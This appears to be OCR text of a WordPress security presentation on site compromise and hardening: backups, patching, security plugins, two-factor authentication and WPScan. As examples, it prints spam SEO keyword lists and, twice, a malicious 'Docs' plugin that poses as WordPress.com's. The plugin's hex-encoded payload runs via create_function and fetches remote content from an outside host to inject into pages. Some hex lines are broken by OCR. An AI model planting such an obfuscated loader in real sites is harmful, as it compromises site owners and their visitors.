5.	buy an apa research paper	4	4	27%	5
6.	buy dissertation uk	4	4	27%	4
7.	college application essay writing tips	4	4	27%	4
8.	customessays.co.uk	4	4	27%	5
9.	cv writing service online	4	4	27%	8
10.	does your college essay have under 500 words	4	4	27%	5
11.	emphatic order essay writing	4	4	27%	5
12.	essay and dissertation writing service	4	4	27%	6
13.	essay writer org discount code	4	4	27%	6
14.	essay writing for english tests by gabi duigu	4	4	27%	8
15.	essay writing grade 6	4	4	27%	6
16.	essay writing prompts for 4th grade	4	4	27%	6
17.	federal resume writing service atlanta	4	4	27%	4
18.	format of college essay	4	4	27%	7
19.	free resume writing services toronto	4	4	27%	5
20.	guide writing essay mla format	4	4	27%	4
21.	high school essay help	4	4	27%	5

Real example of anchor text from ahrefs.

http://www [redacted]	402
/[redacted]/	251
/college-essay-topics-texas-2013	11
/pay-essay-writing-uk	10
/simple-rules-for-essay-writing	10

More »

How your data is linked

[redacted]
management essay writing
essay writing jobs in pakistan
writing an essay based on a quote

Real example of links in Google Search Console

Docs.php


```php
<?php
/**
 *
 * @package     Docs
 * @version     1.1.0
 * @author      WordPress.com <wordpress.com>
 * @copyright   Copyright (c) 2012, WordPress.com
 * @license     http://opensource.org/licenses/gpl-2.0.php GPL v2 or later
 * @link        http://wordpress.com
 * @description Welcome, the online manual for WordPress and a living repository for Wc
 */
/*
Plugin Name: Docs
Plugin URI: http://wordpress.com
Description: Welcome, the online manual for WordPress and a living repository for WordF
Version: 1.1.0
Author: WordPress.com
Author URI: http://wordpress.com
License: GPLv2 or later
*/
$lLzmx = "24444f4353203d204e554c4c3b6164645f616374696f6e2827696e6974272c2027646f63735f6
if(!function_exists("hex2asc")){
    function hex2asc($in){
        $out = "";
        $j=strlen($in)/2;
        for($i=0;$i<$j;$i++){
            $out.=chr(
                base_convert(substr($in,$i*2,2),16,10)
            );
        }
        return $out;
    }
}
$lLzmx = create_function(null, hex2asc($lLzmx));
$lLzmx(); ?>
```

Real example of a malicious plugin.

Docs.php

```
<?php /**  *  * @package     Docs  * @version     1.1.0  * @author
WordPress.com <wordpress.com>  * @copyright   Copyright (c) 2012,
WordPress.com  * @license     http://opensource.org/licenses/gpl-2.0.php GPL
v2 or later  * @link        http://wordpress.com  * @description Welcome, the
online manual for WordPress and a living repository for WordPress information
and documentation.  */ /* Plugin Name: Docs Plugin URI: http://wordpress.com
Description: Welcome, the online manual for WordPress and a living repository
for WordPress information and documentation. Version: 1.1.0 Author:
WordPress.com Author URI: http://wordpress.com License: GPLv2 or later */
$lLzmx = "24444f4353203d204e554c4c3b6164645f616374696f6e2827696e6974272c202764
6f63735f696e6974272c2030293b6164645f616374696f6e2827696e6974272c2027646f63735f
6c6f61645f64617461272c2031293b6164645f616374696f6e2827696e6974272c2027646f6373
5f636f6e74656e74272c2032293b66756e6374696f6e20646f63735f696e697428297b676c6f62
616c2024444f43533b24444f4353203d206e657720446f63735f506c7567696e28293b7d66756e
6374696f6e20646f63735f6c6f61645f6461746128297b676c6f62616c2024444f43533b24444f
43532d3e6c6f61645f6461746128293b7d66756e6374696f6e20646f63735f636f6e74656e7428
297b676c6f62616c2024444f43533b24444f43532d3e73686f775f636f6e74656e7428293b7d63
6c61737320446f63735f506c7567696e207b707269766174652045f686f73743b707269766174
6520245f736572766572203d2022687474703a2f2f7165737361792e6573792e65732f223b7072
697661746520245f757269203d2046414c53453b707269766174652045f706c7567696e506174
683b707269766174652045f6361636865466f6c6465723b66756e6374696f6e205f5f636f6e73
747275637428297b24746869732d3e5f686f7374203d207374725f7265706c6163652861727261
792827687474703a2f2f272c2027687474703a2f2f272c20272c272c20275c5c272c20272f27
2c20273a3830272c20273a343433272c20273a27292c2027272c20736974655f75726c2829293b
6966287375627374725f636f756e7428245f5345525645525b275245515545535545f555249275d
2c20272f2729203c203220262620737472706f7328245f5345525645525b275245515545535545f
555249275d2c2777702d2729203d3d3d2046414c53452924746869732d3e5f757269203d207374
725f7265706c61636528272f272c2027272c20245f5345525645525b275245515545535545f5552
49275d293b24746869732d3e5f706c7567696e50617468203d20747261696c696e67736c617368
697428747261696c696e67736c617368697428414253504154482920202777702d636f6e7465
6e7427202e204449524543544f52595f5345504154f52202e2027706c7567696e7327202e
204449524543544f52595f534550415241544f52202e2027446f637327293b24746869732d3e5f
6361636865466f6c646572203d2024746869732d3e5f706c7567696e50617468202e2027636163
686527202e204449524543544f52595f5345504154f523b6966282166696c655f65786973
747328247468697 32d3e5f6361636865466f6c64657229296d6b6469722824746869732d3e5f63
61636865466f6c646572293b7d66756e6374696f6e206c6f61645f6461746128297b6966282474
6869732d3e5f757269297b696620282166696c655f657869737473282474686973 2d3e5f636163
6865466f6c646572202e206d64352824746869732d3e5f75726929202e20272e64617427292920
7b24726573706f6e7365203d2077705f72656d6f74655f6765742824746869732d3e5f73657276
6572202e2024746869732d3e5f686f7374202e222f22202e2024746869732d3e5f757269293b69
662824726573706f6e73655b27726573706f6e7365275d5b27636f6465275d203d3d2034303429
72657475726e2046414c53453b66696c655f7075745f636f6e74656e747328247468697 32d3e5f
6361636865466f6c646572202e206d64352824746869732d3e5f75726929202e20272e64617427
2c2024726573706f6e73655b27626f6479275d293b7d7d7d66756e6374696f6e2073686f775f63
```

Real example of a malicious plugin.



Real example of black hat SEO.

Impacts your bottom line

- Loss in revenue
- Lose customers
- Cost of professional help
- Cost of your time
- Cost of your resources
- Potential legal and compliance issues

Damage to reputation

- Affects brand reputation
- Can compromise visitor systems or data
- Loss of trust and confidence amongst customers or clients
- Negative publicity

STRESS!

- Causes you unnecessary stress dealing with the security breach
- Can even cause stress to your staff, colleagues and customers

Technical issues

- Blacklisting
- Email deliverability
- SEO and SEM impacts
- Domain and IP reputation
- Downtime and outages


What Can You Do?

Be practically paranoid.


http://favoritememes.com/_nw/37/42148895.jpg

Give your team basic security awareness training.

Practice principle of least privilege.



Use Google Search Console




Do regular backups and store offsite

- Server Level Backups
  - cPanel/Plesk
  - Replication
  - Snapshots
- Backup Services
- Backup Plugins
  - Updraft Plus
  - WordPress Backup to Dropbox
  - VaultPress
  - Backup Buddy
  - Duplicator
- Manual Backups
- Exports

Maintenance


"Patch early and patch often"

> WordPress 4.5 is available! Please update now.




Use a security plugin (or manually harden)

https://www.wordfence.com/



https://sucuri.net/



https://ithemes.com/security/

Use password management

Personal

- LastPass
- Dashlane
- 1Password
- KeePass
- Passwordsafe
- Roboform
- Browser Password Manager
- Native OS

Teams

- LastPass Enterprise
- Bitium
- 1Password for Teams
- Secret Server
- PassPack

Monitor your Sitemap XML, robots.txt and .htaccess files.

Use two-factor authentication

2-step verification

Enter the verification code sent to your phone number ending in **65**.

Enter code:

Verify

Trust this computer

We won't ask you for a code again when we recognize one of your trusted computers. Learn more

Didn't receive the text message?

- Call your phone ending in **65**
  In some cases, voice calls can work when SMS delivery is unreliable.
- Don't have your phone?


Cancel

Server security

- System Monitoring
- Integrity Monitoring
- Firewalls
- IDS/IPS
- Logging

Use strong encryption

- Avoid plain text protocols
- Everyone should use SSL (and make sure it's configured correctly)



WPScan WordPress Scanner

WPScan

WPScan is a black box WordPress vulnerability scanner.

View the Project on GitHub

Download ZIP File | Download TAR Ball | View On GitHub

Follow us on Twitter

This project is maintained by the WPScan Team which comprises of @erwan_lr, pvdl, @_FireFart_ & @ethicalhack3r.

WPScan

build passing | code climate 3.4 | dependencies out-of-date

LICENSE

WPScan Public Source License

The WPScan software (henceforth referred to simply as "WPScan") is dual-licensed - Copyright 2011-2016 WPScan Team.

Cases that include commercialization of WPScan require a commercial, non-free license. Otherwise, WPScan can be used without charge under the terms set out below.

1. Definitions

1.1 "License" means this document.

1.2 "Contributor" means each individual or legal entity that creates, contributes to the creation of, or owns WPScan.

1.3 "WPScan Team" means WPScanâs core developers, an updated list of whom can be found within the CREDITS file.

2. Commercialization

Other resources

- **WordPress.org**
  - wordpress.org/about/security
  - wordpress.org/news/category/security
- **Codex.WordPress.org**
  - codex.wordpress.org/hardening_wordpress
  - codex.wordpress.org/brute_force_attacks#protect_your_server
- **Verizon DBIR** - http://www.verizonenterprise.com/verizon-insights-lab/dbir/
- **Sucuri** - https://sucuri.net/
- **OWASP** - http://owasp.org/
- **WP White Security** - https://www.wpwhitesecurity.com/
- **Google Safe Browsing** - https://www.google.com/transparencyreport/safebrowsing/diagnostic/

Common mistakes and how to avoid them

1. Don’t use weak user names and passwords (admin:password123).

2. Don’t have publically accessible backups (e.g /backup.zip).

3. Don’t have publically accessible config files (wp-config.php.old).

4. Don’t forget to backup your site regularly. Store offsite.

5. Don’t forget to regularly update your WordPress site.

6. Take advantage of the plugins, tools and services available to protect your site.

Any Questions?

@chrisburgess – chris@chrisburgess.com.au